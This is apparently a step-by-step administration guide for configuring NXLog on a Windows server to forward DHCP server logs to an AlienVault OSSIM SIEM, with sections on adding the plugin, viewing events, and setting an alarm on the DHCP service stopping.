
- Click **Next** to proceed.




- Accept the license agreement and click **Next**.



- On Destination Folder screen, click **Next**.



- Click **Install** to start installation.



### Configure NXLog on Windows Server to forward logs to OSSIM

- Replace the existing [nxlog.conf](#) in C:\Program Files (x86)\nxlog\conf on your Windows machine with file provided.  
Note: This step will overwrite the default nxlog.conf file.
- Open the nxlog.conf file in a notepad, and search for following line:

```
define OUTPUT_DESTINATION_ADDRESS <USM-Appliance-Sensor-IP>
```

- Replace <USM-Appliance-Sensor-IP> with the **IP address of OSSIM Server** that will receive the Windows DHCP Server events.

- Uncomment every line between **DHCP-NXLOG** and **/DHCP-NXLOG** section.

Note: Only remove the first # symbol in each line for uncommenting the section.

**Example :**

```
#####
#####           DHCP-NXLOG           #####
#####   Uncomment the following lines for DHCP log forwarding   #####
#####

#<Extension transform_alienVault_dhcp_csv>
#
#   Module      xm_csv
#   Fields      $EventReceivedTime, $Message
#   FieldTypes  string, string
#   Delimiter   ;
#
#</Extension>

## DHCP logs assumed they are located in default location
## Use "sysnative" for DHCP Log location for 32-bit applications to access the
## SYSTEM32 directory on a 64 Bit System
```

```
## Use "system32" for DHCP Log location on 32 Bit systems
#<Input DHCP_IN>
#    Module      im_file
#    File        "C:\\Windows\\Sysnative\\dhcp\\DhcpSrvLog-* .log"
#    SavePos    TRUE
#    InputType  LineBased
#    Exec       if $raw_event =~ /^[0-3][0-9],/ \
#                { \
#                    $Message = $raw_event; \
#                    if $Message =~ s/^00/1000/; \
#                    $raw_event = to_json(); \
#                } \
#                else \
#                    drop(); \
#</Input>

#<Output DHCP_OUT>
#    Module      om_udp
#    Host        %OUTPUT_DESTINATION_ADDRESS%
#    Port        %OUTPUT_DESTINATION_PORT%
#    Exec       $Hostname = hostname_fqdn();
#    Exec       transform_alienVault_dhcp_csv->to_csv(); $raw_event = $Hostname
+ ' DHCP-NXLOG: ' + $raw_event;
#</Output>


#<Route DHCP>
#    Path DHCP_IN => DHCP_OUT
#</Route>

#####
### /DHCP-NXLOG #####
#####
```

- Also uncomment the below lines :

```
#<Extension json>
# Module xm_json
#</Extension>
```

- Save the file.
- Start or restart the NXLog service from Services Tool.



## Configure OSSIM for processing DHCP Server Logs

- Select Assets & Groups option in Environment Tab.


- Select the Host and click the Magnifying Glass icon (🔍).

	HOSTNAME	IP	DEVICE TYPE	OPERATING SYSTEM	ASSET VALUE	VULN SCAN SCHEDULED	HIDS STATUS
<input type="checkbox"/>	Host-192-168-102-152	192.168.102.152	General Purpose	Windows XP	2	No	Not Deployed
<input type="checkbox"/>	Host-192-168-102-10	192.168.102.10	General Purpose	Windows 7	2	No	Disconnected
<input type="checkbox"/>	Host-192-168-102-200	192.168.102.200	General Purpose	Windows 7	2	No	Disconnected
<input checked="" type="checkbox"/>	Host-192-168-102-35	192.168.102.35	General Purpose	Windows 7	2	No	Not Deployed
<input type="checkbox"/>	Host-192-168-102-101	192.168.102.101	Network Device Firewall	PX OS 8.X	2	No	Not Deployed
<input type="checkbox"/>	Host-192-168-102-53	192.168.102.53	General Purpose	Linux 3.X	2	No	Not Deployed


- Click the Plugins tab.

- Click Edit Plugins.

- Select vendor as **Microsoft**, model as **DHCP Client Service** and version as **NXLog**.



- Click **Save**.



- Plugin is added to Host.

The screenshot shows the Zoom CyberSense web interface. The top navigation bar includes links for Dashboards, Analysis, Environment (selected), Reports, and Configuration. Below the navigation is a summary section with circular icons for Vulnerabilities (0), Alarms (0), Events (63, highlighted in yellow), Availability (N/A), Services (6), Groups (0), and Notes (0). To the right, there's an 'ENVIRONMENT STATUS' section with a legend: HIDS (black dot), Automatic Asset Discovery (green dot), and Vn Scan Scheduled (red dot). Below this is a 'See Network Activity' link. The main content area has tabs for Vulnerabilities, Alarms, Events, Software, Services, Plugins (selected), Properties, Netflow, and Groups. Under the Plugins tab, a table lists a Microsoft DHCP Client Service plugin with vendor 'Microsoft', model 'DHCP Client Service', version 'NULog', sensor 'alienVault [192.168.102.52]', and 'RECEIVING DATA' status 'No'. A green 'EDIT PLUGIN' button is at the top of the table, and a green 'ADD NOW' button is at the bottom right. On the right side, there's a sidebar with a 'SUGGESTIONS' section stating 'Currently no suggestions' and a 'NETFLOW' section showing 0 flows.

## Verify DHCP Server Events in OSSIM

- Select Security Events (SIEM) option in Analysis Tab.

The screenshot shows the AlienVault OSSIM dashboard. The top navigation bar includes links for DASHBOARDS, ANALYSIS (selected), ENVIRONMENT, REPORTS, and CONFIGURATION. Below the navigation is a 'WELCOME ADMIN | ALIENVAULT 192.168.102.52 | SETTINGS SUPPORT LOGOUT' bar. The main content area has tabs for OVERVIEW, EXECUTIVE, TICKETS, and SECURITY (selected). Under SECURITY, it shows 'SECURITY EVENTS: TOP 5...' with a note 'No data available yet.' In the center, there's a large pie chart titled 'SIEM: TOP 10 EVENT CATEGORIES' showing 57% for System and 41% for Network. Below the pie chart is a legend: System (yellow), Authentication (blue), Access (orange), Application (purple), Alert (red), Suspicious (pink), Beacon (brown), and Network (green). To the right, there's a section titled 'TOP OTX ACTIVITY IN YOUR ENVIRONMENT' with a note 'Connect your OTX account to get insight into emerging threats in your environment.' and a 'CONNECT ACCOUNT' button. At the bottom, there are three charts: 'SIEM VS LOGGER EVENTS' (a line graph showing event counts over time), 'TOP 10 HOSTS WITH MULTIPLE EVENTS' (a bar chart showing hosts like 192.168.102.52, 192.168.102.32, etc.), and 'SIEM: EVENTS BY SENSOR/DATA SOURCE' (a radar chart showing data from alienVault, SBR, and Windows).

- Select Data Sources as **DHCP** to filter DHCP Server event in OSSIM.


The screenshot shows the OSSIM SIEM interface. In the top navigation bar, the 'ANALYSIS' tab is selected. Below it, the 'SECURITY EVENTS (SIEM)' section is active. On the left, there's a search bar and a 'SHOW EVENTS' dropdown set to 'Last Day'. A 'DATA SOURCES' dropdown is open, showing options like 'Alienvault HIDS', 'DHCP', 'Pan\_unix', 'Ssh', 'Sudo', 'Syslog', and 'Windns'. To the right of the dropdown are filters for 'ASSET GROUPS', 'OTX IP REPUTATION', 'NETWORK GROUPS', 'OTX PULSE', 'RISK', and a checkbox for 'ONLY OTX PULSE ACTIVITY'. At the bottom of the search area is an 'ADVANCED SEARCH' button. Below this, there are tabs for 'EVENTS', 'GROUPED', and 'TIMELINE', with 'EVENTS' currently selected. Underneath are buttons for 'SHOW TREND GRAPH' and 'ENTRIES' (set to 50). On the far right, there are 'CHANGE VIEW' and 'ACTIONS' buttons.

- Scroll to view DHCP Server events in **Events** tab.


This screenshot shows the 'EVENTS' tab in the OSSIM SIEM interface. The table displays 13 of 13 total events. The columns include EVENT NAME, DATE/GMT, SENSOR, OTX, SOURCE, DESTINATION, ASSET, and RISK. The events listed are all related to DHCP lease management, such as 'DHCP: A lease was deleted' and 'DHCP: The log was started/stopped'. The 'ASSET' column shows various hostnames like 'Host-192-168-102-203', 'Host-192-168-102-204', etc. The 'RISK' column consistently shows 'LOW RISK' with a green icon. The table has a header row with sorting arrows and a footer row indicating 'DISPLAYS 1 TO 13 OF 13 EVENTS.' and '10,876 TOTAL EVENTS IN DATABASE.'

## Configure Alarm for selected DHCP Server Events

- Select Threat Intelligence option in Configuration tab.



- Select Data Source tab.



- Search for **DHCP** or **1584** to filter Data Sources and click the **Magnifying Glass icon** (🔍).

DATA SOURCE ID	NAME	TYPE	PRODUCT TYPE	DESCRIPTION
1584	dhcp	Detector (E)	Authentication and DHCP	Microsoft DHCP Service Activity

- Search for **Stop** to filter a specific DHCP Server Event.

DATA SOURCE ID	EVENT TYPE ID	CATEGORY	SUBCATEGORY	CLASS	NAME	PRIORITY	RELIABILITY
1584	1	System	Service_stopped	-	DHCP: The log was stopped.	1 (✓)	1 (✓)
1584	2	Availability	State_Warning	-	DHCP: The log was temporarily disabled due to low disk space.	1 (✓)	1 (✓)
1584	10	Application	DHCP_Lease	-	DHCP: A new IP lease was issued to a client.	1 (✓)	1 (✓)
1584	11	Application	DHCP_Lease	-	DHCP: A lease was returned by a client.	1 (✓)	1 (✓)
1584	12	Application	DHCP_Lease	-	DHCP: A lease was issued by a client.	1 (✓)	1 (✓)
1584	13	Application	DHCP_Miss	-	DHCP: An IP lease was found to be in use on the network.	1 (✓)	1 (✓)
1584	14	Application	DHCP_Pool_Exhausted	-	DHCP: A lease request could not be fulfilled because the scope pool was exhausted.	1 (✓)	1 (✓)
1584	15	Application	DHCP_Error	-	DHCP: A lease was denied.	1 (✓)	1 (✓)
1584	16	Application	DHCP_Miss	-	DHCP: A lease was issued.	1 (✓)	1 (✓)
1584	17	Application	DHCP_Miss	-	DHCP: A lease was expired.	1 (✓)	1 (✓)
1584	20	Application	DHCP_Lease	-	DHCP: A BOOTP address was issued to a client. DHCP: A dynamic BOOTP address was issued to a client.	1 (✓)	1 (✓)
1584	21	Application	DHCP_Lease	-	DHCP: A lease was issued.	1 (✓)	1 (✓)

- Displays filter event.

The screenshot shows the Zoom CyberSense Configuration interface. The top navigation bar includes links for DASHBOARDS, ANALYSIS, ENVIRONMENT, REPORTS, and CONFIGURATION. The CONFIGURATION tab is selected. Below the navigation is a toolbar with buttons for POLICY, ACTIONS, PORTS, DIRECTIVES, COMPLIANCE MAPPING, CROSS CORRELATION, DATA SOURCE, TAXONOMY, and KNOWLEDGE BASE. A prominent blue button labeled "INSERT NEW EVENT TYPE" is visible. The main content area displays a table of event types. The table has columns for DATA SOURCE ID, EVENT TYPE ID, CATEGORY, SUBCATEGORY, CLASS, NAME, PRIORITY, and RELIABILITY. One row is highlighted, showing "1584" as the DATA SOURCE ID, "1" as the EVENT TYPE ID, "System" as the CATEGORY, "Service\_stopped" as the SUBCATEGORY, and "DHCP: The log was stopped." as the NAME. The PRIORITY is set to 1 and the RELIABILITY is set to 0. At the bottom of the table, it says "SHOWING 1 TO 1 OF 1 EVENT TYPES".


- Change the **Priority** value to **5** and **Reliability** value to **10** and click **APPLY Changes**.

This screenshot is identical to the one above, but the event entry has been modified. The PRIORITY dropdown now shows "5" and the RELIABILITY dropdown shows "10". The rest of the interface and data remain the same.


- Stop and Start DHCP Service on DHCP Server to generate events.

## Verify Alarm in OSSIM

- Select Alarms option in Analysis Tab.




- Scroll to view Alarm generated when DHCP Service got stopped.




## Forwarding DNS Server Logs to OSSIM

### Install NXLog on Windows Server

